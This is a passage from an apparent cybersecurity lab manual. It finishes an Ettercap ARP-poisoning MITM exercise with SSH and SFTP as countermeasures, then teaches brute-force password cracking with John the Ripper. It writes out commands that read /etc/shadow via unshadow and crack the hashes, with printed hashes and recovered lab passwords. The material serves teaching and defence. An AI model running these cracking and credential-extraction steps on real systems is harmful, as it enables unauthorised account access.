
34. Check on both check boxes as shown then click on OK button.



35. Start Sniffing. For this click **Start --> Start sniffing**




36. Unified sniffing would be started.



Following steps would be use from Windows7(10.0.012)machine to check ARP Poisoning using Wireshark Tool.

37. To check the output of Wireshark tool, switch to Windows7 (10.0.0.12) machine, large no of ARP requests are sent from Kali (10.0.0.11) machine in a very short time frame, which is only possible in case of "ARP attack".



As shown above output "Duplicate IP address detected for CentOS6.4(10.0.0.13)machine", as same IP is used by two MAC addresses.

Outcomes

- Network monitoring using Wireshark
- ARP cache poisoning for MITM attack using Ettercap
- Duplicate IP Addresses detected for CentOS6.4 using Wireshark.

Implementing some of the countermeasures to create a secured environment

Capturing SSH & SFTP traffic using Ettercap

Best way to counter such attacks is to use a secure protocol which does not send information in clear texts like Telnet and FTP. In this session, SSH and SFTP would be used instead of Telnet and FTP.


The following steps would be used to establish the SSH session between CentOS6.4 (10.0.0.13) and Windows7 (10.0.0.12)machines.

A) Establishing SSH session between Windows7(10.0.0.12) and CentOS6.4(10.0.0.13) machines.


As "SSH service" is running on CentOS6.4 (10.0.0.13), PuTTY is used as SSH client. Now establish an **SSH** session from Windows7 (10.0.0.12) to CentOS 6.4(10.0.0.13) machines.

38. To establish SSH connection from desktop of Windows7 (10.0.0.12)machine, click on "Putty"

39. Put "10.0.0.13" (IP address of CentOS6.4) in "Host Name/IP address" option and “22”,in port option, click on "Open" button.




40. Login terminal with following credentials.
    login as-root
    Password- 12345678



The following step would be used to check output of SSH session between CentOS 6.4(10.0.0.13) and Windows 7(10.0.0.12) using Ettercap tool from Kali(10.0.0.11)machine.


41. To check the Ettercap results, switch to Kali(10.0.0.11) machine and view in "ettercap" window. No information is captured this time, as SSH does not send information in clear text.




The following steps would be used to establish the sftp session between CentOS(10.0.0.13) and Windows 7(10.0.0.12).

In the following steps "sftp" would be used instead of ftp client program from Windows7(10.0.0.12). The Secure File Transfer Protocol (sftp) is a file transfer program which runs over an ssh tunnel and uses many features of ssh, including compression and encryption. Essentially, sftp is a drop-in replacement for the standard command-line ftp client, but with ssh authentication.


42. Switch to Windows 7 machine and click on Filezila Client.




43. Following Screen will appear




44. Enter 10.0.0.13 in Host block, root in Username, enter password 12345678, 22 in port and then click on quick connect.



45. Now a sftp connection has established between Windows 7 and Centos machine



46. Switch to kali machine and check the Ettercap results. No information has been captured in this session.



LAB Outcomes:

In this lab the participant performed the following:

- ARP cache poisoning for MITM attack using Ettercap
- Uses SSH and Secure FTP for encrypted communication.
- Captured the traffic between Windows7 and CentOS6.4.
- Unable to sniff any username and password as communication is now encrypted.

MODULE- 3: Brute Force Attack & Countermeasures

Objective of the Module

Objective of this Module is to understand about types of Password Attacks, Hash Function, Password Hashes, Brute Force Attack ,Suggesting & Implementing Countermeasures .

Brute Force Attack

If any web site requires user authentication, it is a good target for a brute-force attack. An attacker can always discover a password through a brute-force attack, but the disadvantage is that it could take years to find it. Depending on the password's length and complexity, there could be trillions of possible combinations. Brute-force attacks put user accounts at risk and flood the website with unnecessary traffic.

Hackers launch brute-force attacks using widely available tools that utilize wordlists and smart rule set to intelligently and automatically guess user passwords. Although such attacks are easy to detect, they are not so easy to prevent.

An attacker gains unauthorized access to the hashed or encrypted password runs a program offline/online to encrypt or hash a database of possible passwords and compares the results with the hashed or encrypted password.

The brute force attack may be conducted through dictionary or exhaustion attacks or pre-calculated hashed or encrypted databases.

Types of Password Attacks

There are three types of password attacks:

1. Dictionary Attack
2. Brute Force Attack
3. Hybrid Attack

Dictionary Attack

It is an attack that tries all of the phrases or words in a dictionary, to crack a password or key. A dictionary attack uses a predefined list of words compared to a brute force attack that tries all possible combinations.

Brute Force Attack

It is an attack in which cryptanalysis technique or other kind of attack method involving an exhaustive procedure that tries all possibilities, one-by-one. For example, the program might follow a sequence like this:

"aaaaaaaa"
"aaaaaaab"
"aaaaaaac" ...
Until the password is found

Hybrid Attack

A hybrid attack is a mixture of a brute force attack and a dictionary attack. There are many different ways a hybrid attack can be performed, in it's simplest form a hybrid attack may simply add a couple of numbers to the end of each dictionary word tried, this increases the number of tested combinations without having to resort to a true brute force attack.

Password cracking software generally uses a combination or selection of all three methods to try and guess the system password.


Hash function

A hash function is a mathematical function which converts a large, possibly variable-sized amount of data into a small datum. The values returned by a hash function are called hash values, hash codes, hash sums, or simply hashes. Hashes compile a stream of data into a small digest and it's strictly a one way operation.

The ideal hash function has four main properties

- It is easy to compute the hash for any given data,
- It is extremely difficult to construct a text that has a given hash,
- It is extremely difficult to modify a given text without changing its hash,
- It is extremely unlikely that two different messages will have the same hash.

Cryptographic hash functions have many applications such as message integrity checks, digital signatures, authentication, and various information security applications. Their hash values can also be used as fingerprints for detecting duplicate data files, file version changes, and similar applications, or as checksums to guard against accidental data corruption.
In various standards and applications, commonly used hash functions are MD5, SHA-512, SHA-1, and RIPEMD-160.



Password Hashes

It is dangerous for computer systems to store passwords in clear text (in their original form).A more secure way is to store a hash of the password, rather than the password itself. Since these hashes are not reversible, there is no way to find out what password produced this hash.




Fig: Storing a hash instead of a password




Fig: Testing a guessed password against the stored hash

Hands on Lab for Brute Force Attack & Countermeasure

Tools Used

The following tool would be used to perform this module

John the Ripper

John the Ripper is a fast password cracker, currently available for many flavors of UNIX, Linux, Windows, DOS, BeOS, and OpenVMS. John the Ripper is free and Open Source software. Its primary purpose is to detect weak passwords. Besides several crypt (3) password hash types most commonly found on various UNIX flavors. It also supports Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab.

S.No	Computer Name	IP Address	Services/Tools	Username	Password
1	Windows 7	10.0.0.12	John the ripper	nielit	123
2	Kali Linux	10.0.0.11	John the ripper	root	12345678


Brute Force Attack & Countermeasure in Windows7 (10.0.0.12)

The following steps would be used to locate the path of "hash.txt" file having passwords which would be used to crack from Windows7(10.0.0.12).

Note: For this Lab “John the Ripper” tool has downloaded and has extracted in a folder name “john” in c:/ location and “hash.txt” file with three username and their passwords in md5 encrypted mode is exist in c:/->john/run/hash.txt location


1. Login Windows 7 (10.0.0.12) machine with following credentials.
   user- nielit
   Password -123

2. Browse to "john folder"(c:\john\run \hash.txt) to find the location of "hash.txt" file, in this file there exist three usernames and their passwords in md5 encrypted mode as shown below.




The following steps would be used to start the "Brute Force Attack" to crack the Password which is saved in "hash.txt" file from Windows7(10.0.0.12).


3. Open command Prompt (Click ->  0pen command prompt) with "run as administrator mode". In command prompt follow the path “c:\john\run>john hash.txt” as given below to crack the username and their related passwords



4. The output is shown below as three users and their passwords. After cracking two passwords delete the "john.pot" file by follow the given path (c:\>john>run>john.pot) after deleting john.pot file third user and their password would be displayed.



Sl.No.	User	Password
1	test1	123
2	test2	abcd
3	test3	abc@123



5. The cracked all passwords can also be stored in John.pot file, which has created automatically. Delete the "john.pot" file to crack the hashes again. If this file exists, John the Ripper could not crack the hashes. Use the following command for deleting john.pot file.

Brute Force Attack & Countermeasure in Kali(10.0.0.11)machine

The following steps would be used to create users and assign passwords to them.

6. Login to kali Linux (10.0.0.11) Machine with following credentials and Open a terminal window in Kali Linux.
   Username: "**root"**
   Password: "**12345678**
7. Create two users (test1 & test2) by using following command on kali linux terminal.

```
File  Edit  View  Search  Terminal  Help
root@kali:~# useradd test1
root@kali:~# useradd test2
root@kali:~#
```

8. Assign passwords to users.
   test1:- 1234
   test2:- password

```
File  Edit  View  Search  Terminal  Help
root@kali:~# useradd test1
root@kali:~# useradd test2
root@kali:~# passwd test1
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# passwd test2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

The following steps would be used to Extracting hashes from kali (10.0.0.11)machine

9. To see the passwords hashed stored in kali (10.0.0.11), type the following command:
   # cat /etc/passwd

```
colord:x:115:122:colord colour management daemon,,,:/var/lib/colord
epmd:x:116:123::/var/run/epmd:/bin/false
couchdb:x:117:124:CouchDB Administrator,,,:/var/lib/couchdb:/bin/ba
dnsmasq:x:118:65534:dnsmasq,,,:/var/lib/misc:/bin/false
geoclue:x:119:125::/var/lib/geoclue:/bin/false
pulse:x:120:126:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/var/run/speech-dis
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:123:128::/var/lib/snmp:/usr/sbin/nologin
postgres:x:124:130:PostgreSQL administrator,,,:/var/lib/postgresql:
iodine:x:125:65534::/var/run/iodine:/bin/false
king-phisher:x:126:133::/var/lib/king-phisher:/bin/false
redsocks:x:127:134::/var/run/redsocks:/bin/false
rwhod:x:128:65534::/var/spool/rwho:/bin/false
sslh:x:129:135::/nonexistent:/bin/false
rtkit:x:130:136:RealtimeKit,,,:/proc:/bin/false
saned:x:131:137::/var/lib/saned:/bin/false
usbmux:x:132:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
Debian-gdm:x:133:139:Gnome Display Manager:/var/lib/gdm3:/bin/false
beef-xss:x:134:140::/var/lib/beef-xss:/bin/false
dradis:x:135:141::/var/lib/dradis:/bin/false
telnetd:x:136:142::/nonexistent:/bin/false
test:x:1000:1001::/home/test:/bin/sh
test1:x:1001:1002::/home/test1:/bin/sh
test2:x:1002:1003::/home/test2:/bin/sh
root@kali:~#
```

The following steps would be used to unmask the password

10. As above output password hashed as **X**, to unmask the password use following command
    # unshadow (to unmask the passwords).

```
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
root@kali:~#
```

11. use the "unshadow" command in order to unmask/decrypt the passwords.
 # unshadow /etc/passwd /etc/shadow > hashfile

```
root@kali:~# unshadow /etc/passwd /etc/shadow > hashfile
root@kali:~#
```

12. Now check the "hashfile" by using following command.
 # cat hashfile

```
sslh:!:129:135::/nonexistent:/bin/false
rtkit:*:130:136:RealtimeKit,,,:/proc:/bin/false
saned:*:131:137::/var/lib/saned:/bin/false
usbmux:*:132:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
Debian-gdm:*:133:139:Gnome Display Manager:/var/lib/gdm3:/bin/false
beef-xss:*:134:140::/var/lib/beef-xss:/bin/false
dradis:*:135:141::/var/lib/dradis:/bin/false
telnetd:*:136:142::/nonexistent:/bin/false
test:$6$tPtVg4G4$02mPLfTlVSk7I.XyqeZK3H0QnT1aZmo01lyI6fkf2rFRsHX7lBKefAxYVgvwvlmMUv
li.n3Zw4pPMhfLsmApG.:1000:1001::/home/test:/bin/sh
test1:$6$vwD.iO1a$./BpX0xabQsDF.Po.cNa142MFn4vBrXQZ/3sLa5XoLtDplEMqbvlh9Yt15uZVYKZS
uFDNiQD/9qr0d7ENAR5m/:1001:1002::/home/test1:/bin/sh
test2:$6$rVLBv87q$R/xsaSzqXJyMgkJxAnDq2ll/4AAWGweV9doy8QFVT1pSdub5P1Z17lsvWgiU9bmH1
lBV.FWpQpSjM5pBoPKYF.:1002:1003::/home/test2:/bin/sh
root@kali:~#
```

the **X** has been replaced with the actual hash values.

13. To check various cracking modes available with John the Ripper type the following command
 # john -h

```
root@kali:~# john -h
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]         like --wordlist, but fetch words from a .pot file
--dupe-suppression        suppress all dupes in wordlist (and force preload)
--prince[=FILE]           PRINCE mode, read words from FILE
--encoding=NAME           input encoding (eg. UTF-8, ISO-8859-1). See also
                          doc/ENCODING and --list=hidden-options.
--rules[=SECTION]         enable word mangling rules for wordlist modes
--incremental[=MODE]      "incremental" mode [using section MODE]
--mask=MASK               mask mode using MASK
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=LEFT]             show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
```

The following steps would be used to crack the password using wordlist mode from John the Ripper

14. To use simple and powerful **wordlist** mode to crack the password from kali (10.0.0.11) machine use following command.
 # john --wordlist=/usr/share/john/password.lst hashfile

```
root@kali:~# john --wordlist=/usr/share/john/password.lst hashfile
Warning: detected hash type "sha512crypt", but the string is also recognized as "cr
ypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512
128/128 AVX 2x])
Remaining 2 password hashes with 2 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (test1)
password         (test2)
2g 0:00:00:00 DONE (2018-04-27 04:40) 5.882g/s 188.2p/s 376.4c/s 376.4C/s 123456..g
reen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

15. The cracked passwords are stored in **john.pot** ,which can be accessible with the following command.
 # cat /root/.john/john.pot

```
root@kali:~# cat /root/.john/john.pot
$6$M4zzGDlF$yehZndhZBopeozGQaJ7ZMoIZ0oEBzvpHV874.iw1Ug.ob6.T3iFlmXxdTl6f9tZuiqsvj10
JQJYbe2TqP1q0J/:12345678
$6$tPtVg4G4$02mPLfTlVSk7I.XyqeZK3H0QnT1aZmo01lyI6fkf2rFRsHX7lBKefAxYVgvwvlmMUvli.n3
Zw4pPMhfLsmApG.:1234
$6$PaNJgEhq$SKQGZKIMcUvZWxK5BXX8sUDcB1nxN2itIQ3QvYTZf9tkZ7C9hO7sXfSIIGGV0aJumvnont2
wffMWBHYQwxqB3/:test1
$6$vwD.iO1a$./BpX0xabQsDF.Po.cNa142MFn4vBrXQZ/3sLa5XoLtDplEMqbvlh9Yt15uZVYKZSuFDNiQ
D/9qrOd7ENAR5m/:1234
$6$Fd0KwzFq$iLDVNiLaD3IhoW.TqMkl8hVPSqadYEPFbkXlQbm.KxG5vhx57WZOngTyjVU8f3scLkUC8J
faUFM3E4qI.Hgv0:1234
$6$Dy2gRVzH$dR9qK4XqLjYQJ4Bqz.6IZo8k2B2QRxvkLOljChtOfhlk77hgk5v4UgIX48PVQkBlLHSXr16
/HO497/0QRHeQl/:password
```

Note: If user attempt to crack the password again, it will not have success This is because hashes and their corresponding passwords are stored within the john.pot file; john will not crack the password hash again. If user want the passwords to be cracked again, need to remove the information stored in the john.pot file.

Implementing the countermeasures to create a secured environment


Brute Force Attack & Countermeasure from Windows 7(10.0.0.12)machine.

The following steps would be used to locate the path of "hash1.txt" file having complex passwords which would be used to crack from Windows7(10.0.0.12).

Note: "hash1.txt" file with two username and their passwords in md5 encrypted mode is exist in c:/->john/run/hash1.txt location
users and their passwords are :-

Sl.No.	User	Password
1	test1	P@ssw0rd
2	test2	Abc_123

16. Switch to Windows7 (10.0.0.12) machine, open the command prompt(using Run as administrator mode)and type the following command as shown below:




No cracked passwords are listed here while taking a long time.

Brute Force Attack & Countermeasure for stronger password from kali(10.0.0.11)machine.

The following steps would be used to create new users with strong passwords.

17. Switch to kali Linux (10.0.0.11) Machine and execute the following command to create new users (test3 & test4)

18. Assign passwords to users.
    test3:- P@ssw0rd
    test4:- Abc_123



The following steps would be used to Extracting hashes from kali (10.0.0.11)machine

19. To see the passwords hashed stored in kali (10.0.0.11), type the following command:
 # cat /etc/passwd

```
usbmux:x:132:46:usbmux daemon,,,:/var/lib/usbmux
Debian-gdm:x:133:139:Gnome Display Manager:/var/
beef-xss:x:134:140::/var/lib/beef-xss:/bin/false
dradis:x:135:141::/var/lib/dradis:/bin/false
telnetd:x:136:142::/nonexistent:/bin/false
test:x:1000:1001::/home/test:/bin/sh
test1:x:1001:1002::/home/test1:/bin/sh
test2:x:1002:1003::/home/test2:/bin/sh
test3:x:1003:1004::/home/test3:/bin/sh
test4:x:1004:1005::/home/test4:/bin/sh
root@kali:~#
```

The following steps would be used to unmask the password

20. As above output password hashed as **X**, to unmask the password use following command
 # unshadow (to unmask the passwords).

```
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
root@kali:~#
```

21. use the "unshadow" command in order to unmask/decrypt the passwords.
 # unshadow /etc/passwd /etc/shadow > hashfile

```
root@kali:~# unshadow /etc/passwd /etc/shadow > hashfile
root@kali:~#
```

22. Now check the "hashfile" by using following command.
 # cat hashfile

```
dradis:*:135:141::/var/lib/dradis:/bin/false
telnetd:*:136:142::/nonexistent:/bin/false
test:$6$tPtVg4G4$02mPLfTlVSk7I.XyqeZK3H0QnT1aZmo01lyI6fkf2rFRsHX7lBKefAxYVgvwvlmMUvli.n3Zw4pPMhfLsmA
pG.:1000:1001::/home/test:/bin/sh
test1:$6$Fd0KwzFq$iLDVNiLaD3IhoW.TlqMkl8hVPSqadYEPFbkXlQbm.KxG5vhx57WZOngTyjVU8f3scLkUC8JfaUFM3E4qI.
Hgv0:1001:1002::/home/test1:/bin/sh
